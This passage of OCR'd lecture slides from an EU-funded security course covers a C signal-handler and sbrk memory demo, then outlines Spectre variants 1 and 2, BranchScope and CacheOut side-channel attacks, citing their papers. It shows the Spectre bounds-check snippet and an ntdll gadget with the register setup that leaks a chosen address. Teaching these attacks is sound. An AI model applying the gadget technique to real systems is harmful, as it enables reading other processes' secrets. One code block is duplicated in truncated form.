caught sig 11 call #2 with global _pointer_ 0xaaaacd5e2fff
 - global _pointer_ value adjusted: 0xaaaacd5e2ffe
caught sig 11 call #3 with global _pointer_ 0xaaaacd5e2ffe
 - global _pointer_ value adjusted: 0xaaaacd5e2ffd
caught sig 11 call #4 with global _pointer_ 0xaaaacd5e2ffd
 ! retry threshold exceeded, giving up - ignoring SIGSEGV
Segmentation fault
```

```
char *cp;
int sum;
int callno;

void catcher(int signo) {
    printf("caught sig %d call #%d at addr %p\n", signo, ++callno, (void*)cp);
    if (sbrk(1024) == (void*)-1)
        perror("sbrk failed:");
    printf(" - new brk value %p\n", sbrk(0));
    if (signal(SIGSEGV, catcher) < 0)
        perror("signal handler refresh failed:");
 }

int main(int argc, char *argv[]) {
    signal(SIGSEGV, catcher);
    cp = (char*)sbrk(0);
    printf("original brk value _before_ first printf(): %p\n", cp);
    cp = (char*)sbrk(0);
    printf("original brk value _after_ first printf(): %p\n", cp);

    for (sum = 0, callno = 0; callno < 8; sum += *cp++)
        *cp = 1;

    printf("sum: %d\n", sum);
    return 0;
}
```

```
char *cp;
int sum;
int callno;

void catcher(int sig
    printf("caught s
    if (sbrk(1024) =
        perror("sbr
    printf(" - new b
    if (signal(SIGS
        perror("sig
 }

int main(int argc, c
    signal(SIGSEGV,
    cp = (char*)sbr
    printf("original
    cp = (char*)sbr
    printf("original

    for (sum = 0, ca
        *cp = 1;

    printf("sum: %d\
    return 0;
}
```

```
$ ./brktest
original brk value _before_ first printf(): 0xaaaaeee46000
original brk value _after_ first printf(): 0xaaaaeee67000
caught sig 11 call #1 at addr 0xaaaaeee67000
 - new brk value 0xaaaaeee67400
caught sig 11 call #2 at addr 0xaaaaeee68000
 - new brk value 0xaaaaeee67800
caught sig 11 call #3 at addr 0xaaaaeee68000
 - new brk value 0xaaaaeee67c00
caught sig 11 call #4 at addr 0xaaaaeee68000
 - new brk value 0xaaaaeee68000
caught sig 11 call #5 at addr 0xaaaaeee68000
 - new brk value 0xaaaaeee68400
caught sig 11 call #6 at addr 0xaaaaeee69000
 - new brk value 0xaaaaeee68800
caught sig 11 call #7 at addr 0xaaaaeee69000
 - new brk value 0xaaaaeee68c00
caught sig 11 call #8 at addr 0xaaaaeee69000
 - new brk value 0xaaaaeee69000
caught sig 11 call #9 at addr 0xaaaaeee69000
 - new brk value 0xaaaaeee69400
sum: 8193
```

ARM64

Spectre


- Targets the memory of a victim process from another (possibly user-space) process
  - also possible within the same process - e.g. JavaScript sandbox escape
- Abuses a latent transmitting gadget already present in the victim process

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Spectre Variant 1 - conditional branch misprediction

-- https://spectreattack.com/

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```




actual value

predicted value

-- https://spectreattack.com/

Spectre - Variant 2



Indirect branch target misprediction

-- https://spectreattack.com/

Return-Oriented Programming (ROP) Similarities

- The attacker relies on the code that is already existing in the attacked process memory map - such a code is called ***gadget***

  - also similar to LOLBIN mentioned with Powershell above

- In Spectre Variant 2, the gadget is invoked via indirect jump, having a similar role to stack-driven returns in ROP here

  - notably, the gadget does not have to terminate cleanly, since this all happens in a transient microarchitecture context

Spectre Variant 2 Gadget Example


```
adc  edi,dword ptr [ebx+edx+13BE13BDh]
adc  dl,byte ptr [edi]
```

- Found in `ntdll.dll` on both Windows 8 and Windows 10
- Assumes the attacker can control `edi` and `ebx`, while knowing `edx`
  - the assumption has to hold **before the indirect branch occurs** that in turn leads to the gadget invocation
  - so, the attacker has to **find both the susceptible branch together with the useful gadget** in the victim *context* memory map
- Setting `ebx = m - edx - 0x13BE13DB` selects the memory location *m* whose content is to be transmitted by the cache side channel by fetching the `edi` address in the second `adc` instruction

-- https://spectreattack.com/

Branch Scope

- Instead of using Branch Predictor (BP) as a helping tool for the side-channel opening (cf. *Spectre*), it uses BP right as the main channel medium




SN ~ Strongly Not Taken, WN ~ Weakly Not Taken,
ST ~ Strongly Taken, WT ~ Weakly Taken

-- https://www.cs.ucr.edu/~nael/pubs/asplos18.pdf

Revealing The Predictor State After Target Branch Processed

- using two consecutive TT and NN probes (2x2 jumps) **or** state priming




```
prime -> execute target -> probe
```

Prime	State after Prime	Target	State after Target	Probe	Observation
TTT	ST	T	ST	TT	HH
TTT	ST	T	ST	NN	MM
TTT	ST	N	WT	TT	HH
TTT	ST	N	WT	NN	MH[1]
NNN	SN	T	WN	TT	MH
NNN	SN	T	WN	NN	HH
NNN	SN	N	SN	TT	MM
NNN	SN	N	SN	NN	HH


-- https://www.cs.ucr.edu/~nael/pubs/asplos18.pdf

Branch Scope Channel At Work

```
if (data[i])
 asm ("nop;nop");
```

```
mov 0x601080(,%rax,4),%eax
test %eax,%eax
je 300006d <victim_f+0x6d>
nop
nop
```

(data[i] == 0): TAKEN




-- https://www.cs.ucr.edu/~nael/pubs/asplos18.pdf

primed to Strongly Taken, M ~ BP Miss, H ~ BP Hit

How does Intel® Software Guard Extensions work? Enclave Basics

A Quick Summary



1. App is built with trusted and untrusted parts
2. App runs & creates enclave, which is placed in trusted memory
3. Trusted function is called; code running inside enclave sees data in clear; external access to data is denied
4. Function returns; enclave data remains in trusted memory

CacheOut SGX Leakage

(*Software Guard Extensions*)

- Assume a malicious OS kernel
  - despite being unable to read the protected enclave content directly, it still *has to be* able to operate it
  - `ewb` and `eldu` instructions allow the malicious kernel to force-load protected data into L1-D cache
  - this works even when the SGX enclave is not running at all
  - the rest is the CacheOut technique itself
  - note malicious kernel can also turn off certain CacheOut countermeasure, thereby reenabling the covert channel






Fig. 10: On the left the original picture (128x194) and on the right the picture recovered from an SGX.

-- https://cacheoutattack.com/files/CacheOut.pdf

Line Fill Buffer (LFB) Interplay with L1 Cache






-- https://cacheoutattack.com/files/CacheOut.pdf


Once Upon a Time (2006)


Fig. 2. SW exponentiation observed through the side channel of L1 cache

-- https://ok1sfu.cz/files/SAC06-rosa-hlavac.pdf

Shall we recommend some intro books for you now...







- plus then any title on UNIX / Linux *system programming* that you are comfortable with

- pay attention to distinguishing ***system*** programming vs ***kernel*** programming

Source Codes

- https://ok1sfu.cz/files/pscamp/forktest.c
- https://ok1sfu.cz/files/pscamp/siglooptest.c
- https://ok1sfu.cz/files/pscamp/sigloopтest.s
- https://ok1sfu.cz/files/pscamp/brktest.c

Co-funded by the European Union

ECCC

EUROPEAN CYBERSECURITY COMPETENCE CENTRE

Co-funded by the European Union
Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or the European Cybersecurity Competence Centre. Neither the European Union nor the European Cybersecurity Competence Centre can be held responsible for them

Supported by ECCC
